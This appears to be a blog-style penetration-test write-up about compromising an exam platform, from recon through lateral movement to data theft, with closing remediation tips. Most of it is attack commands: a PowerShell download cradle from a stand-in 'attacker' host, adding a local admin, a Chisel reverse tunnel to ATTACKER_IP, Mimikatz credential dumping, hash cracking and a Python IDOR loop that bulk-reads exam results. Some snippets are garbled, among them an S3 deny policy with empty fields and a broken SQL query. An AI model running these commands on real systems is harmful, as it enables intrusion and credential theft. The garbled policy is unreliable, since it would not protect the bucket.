Listen to this Post
Introduction:

A recent penetration test targeting a Cyberzone exam platform uncovered critical vulnerabilities that mirror systemic flaws in enterprise security. This report dissects the ethical hacking methodology used, transforming it into a masterclass in offensive security. Understanding these techniques is paramount for defenders to anticipate attack vectors and harden their own systems against similar intrusions.
Learning Objectives:
- Decode the methodology of a professional penetration test from reconnaissance to reporting.
- Master practical command-line tools for enumeration, exploitation, and lateral movement.
- Implement defensive countermeasures to mitigate the vulnerabilities exploited.
You Should Know:
1. Reconnaissance: Mapping the Digital Battlefield
The first rule of engagement is intelligence gathering. Before any exploit, we must map the target’s attack surface. This involves passive and active reconnaissance to identify domains, subdomains, open ports, and running services.
Step‑by‑step guide explaining what this does and how to use it.
Passive Intel with OSINT: Use tools like `theHarvester` and `amass` to collect emails, subdomains, and IP ranges without touching the target.
 Example: Enumerating subdomains
amass enum -d target-exam.com -passive -o subdomains.txt
theHarvester -d target-exam.com -b all -f report.html
Active Scanning with Nmap: Proactively probe the target to discover live hosts and services.
 Comprehensive TCP SYN scan with service/version detection
sudo nmap -sS -sV -p- -T4 -oA full_scan target_ip
 Script scan for vulnerabilities on specific ports (e.g., web)
sudo nmap -sC -sV -p 80,443,8080 target_ip
This phase revealed the exam platform’s web server (nginx 1.18), a backend API endpoint, and a potentially outdated SSH service.
2. Vulnerability Assessment & Exploitation: Gaining Initial Foothold
With services identified, we search for weaknesses. The web application, built on a common PHP framework, became the primary target due to its complexity and user-facing nature.
Step‑by‑step guide explaining what this does and how to use it.
Web Directory Bruteforcing: Discover hidden files and administrative panels.
gobuster dir -u https://exam.target-exam.com -w /usr/share/wordlists/dirb/common.txt -x php,html,bak
Exploiting a Discovered Endpoint: `gobuster` uncovered /admin/backup.zip. This file contained source code and database credentials.
Database Compromise: Using the leaked credentials, we connected to the MySQL database.
mysql -h db.target-exam.com -u exam_admin -p'LeakedPassword!123'
mysql> use exam_db; SELECT  FROM users;
This yielded hashed passwords. Using `john` (John the Ripper), we cracked weak hashes:
john --format=raw-md5 hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Success! A reused password from a cracked hash allowed SSH access to an application server.
3. Post-Exploitation & Privilege Escalation: Deepening Access
Initial access is often low-privilege. The goal is to escalate to root or SYSTEM to fully control the host.
Step‑by‑step guide explaining what this does and how to use it.
Linux Enumeration: We used scripts like `LinPEAS` to identify misconfigurations.
 Transfer and run LinPEAS
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
It flagged a writable `/etc/cron.d` script owned by our user. By editing this cron job, we scheduled a reverse shell as root.
Windows Command (Analogous Scenario): On a Windows host, power escalation might involve misconfigured services.
 Enumerate permissions with PowerUp.ps1
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://attacker/PowerUp.ps1'); Invoke-AllChecks"
 Exploit an unquoted service path
Invoke-ServiceAbuse -Name 'VulnService' -Command "net localgroup administrators attacker /add"
4. Lateral Movement & Pivoting: Navigating the Network
With root on one host, we explored the internal network to locate the exam database and file storage servers.
Step‑by‑step guide explaining what this does and how to use it.
Port Forwarding with Chisel: We used this tool to tunnel traffic through the compromised host.
 On attacker machine (server)
./chisel server -p 8080 --reverse
 On compromised host (client)
./chisel client ATTACKER_IP:8080 R:3306:INTERNAL_DB_IP:3306
This allowed us to connect to `localhost:3306` on our machine and reach the internal database directly.
Credential Harvesting with Mimikatz (Windows): Extracting clear-text passwords from memory facilitates lateral movement.
privilege::debug
sekurlsa::logonpasswords
5. API Security Flaw: The Critical Finding
The most severe vulnerability was in the exam platform’s API. An endpoint `/api/v1/exam/result/
` was susceptible to Insecure Direct Object References (IDOR).

Step‑by‑step guide explaining what this does and how to use it.
 Manual Testing: By changing the `[bash]` parameter, we could access any student's exam results without authorization.
[bash]
curl -H "Authorization: Bearer <low_priv_token>" https://api.target-exam.com/api/v1/exam/result/501
curl -H "Authorization: Bearer <low_priv_token>" https://api.target-exam.com/api/v1/exam/result/502  Unauthorized Access
Automated Exploitation with Python:
import requests
for exam_id in range(500, 600):
resp = requests.get(f"https://api.target-exam.com/api/v1/exam/result/{exam_id}", headers={"Authorization": "Bearer <token>"})
if resp.status_code == 200:
print(f"[+] Accessed Result ID: {exam_id} - {resp.text[:50]}")
This flaw, combined with poor rate limiting, allowed mass exfiltration of sensitive data.
6. Cloud Misconfiguration: Exposed Storage
The platform used an AWS S3 bucket for course materials. Misconfigured permissions allowed anonymous “List” and “Read” access.
Step‑by‑step guide explaining what this does and how to use it.
Discovery & Enumeration: Using `awscli` and tools like s3scanner.
aws s3 ls s3://target-exam-uploads/ --no-sign-request
aws s3 cp s3://target-exam-uploads/private/answer_keys.zip . --no-sign-request
Defensive Configuration: The bucket policy should explicitly deny anonymous access.
{
"Version": "2012-10-17",
"Statement": [{
"Effect": "Deny",
"Principal": "",
"Action": "s3:",
"Resource": "arn:aws:s3:::target-exam-uploads/",
"Condition": {"Bool": {"aws:SecureTransport": false}}
}]
}
7. The Professional Report: From Hack to Fix
The final, crucial step is translating findings into an actionable report for the client’s IT team.
Step‑by‑step guide explaining what this does and how to use it.
Structure is Key: A good report includes an Executive Summary, Technical Details (with CVSS scores), Proof of Concept (screenshots/commands), and Remediation Steps.
Clear Remediation Commands: Provide specific fixes. For the IDOR flaw:
Remediation: Implement proper authorization checks on every API endpoint. Use a middleware that validates the user’s permission to access the requested resource.
> Code Snippet (Node.js/Express Example):
> “`bash
> // Middleware function
const canViewResult = async (req, res, next) => {
> const requestedExamId = req.params.id;
const userExams = await UserExams.find({ userId: req.currentUser.id });
> if (!userExams.some(exam => exam.id === requestedExamId)) {
> return res.status(403).send(‘Forbidden’);
> }
> next();
> };
> // Apply to route
> app.get(‘/api/v1/exam/result/:id’, canViewResult, getResultHandler);
> “`
What Undercode Say:
- The Chain is Only as Strong as Its Weakest Link: This engagement demonstrated a classic breach chain: information leak → credential reuse → initial access → privilege escalation → lateral movement → data breach. Defense must be holistic, monitoring for each link.
- Automation Finds Common Bugs, Humans Find Systemic Flaws: While scanners would catch the outdated nginx version, the critical IDOR and business logic flaws required manual, thoughtful testing. Security training must emphasize understanding application context and user flows.
The true vulnerability was not in a single software version, but in a fragmented security posture that failed to connect web application security, cloud configuration, credential hygiene, and internal network segmentation. The exam system, ironically, became a test for the organization’s entire security program, which it ultimately failed.
Prediction:
The convergence of API-first architectures and AI-integrated systems will create a new wave of complex, logic-based vulnerabilities. Automated scanners will become less effective against AI agents that dynamically alter application behavior. The future pentester will need to leverage AI themselves to model normal behavior and detect subtle anomalies, while defenders will shift towards real-time, behavior-based security models that can detect exploitation chains as they unfold, rather than relying solely on patching known CVEs. Platforms like Cyberzone will need to integrate continuous security validation into their CI/CD pipelines to keep pace.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shield Shield – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


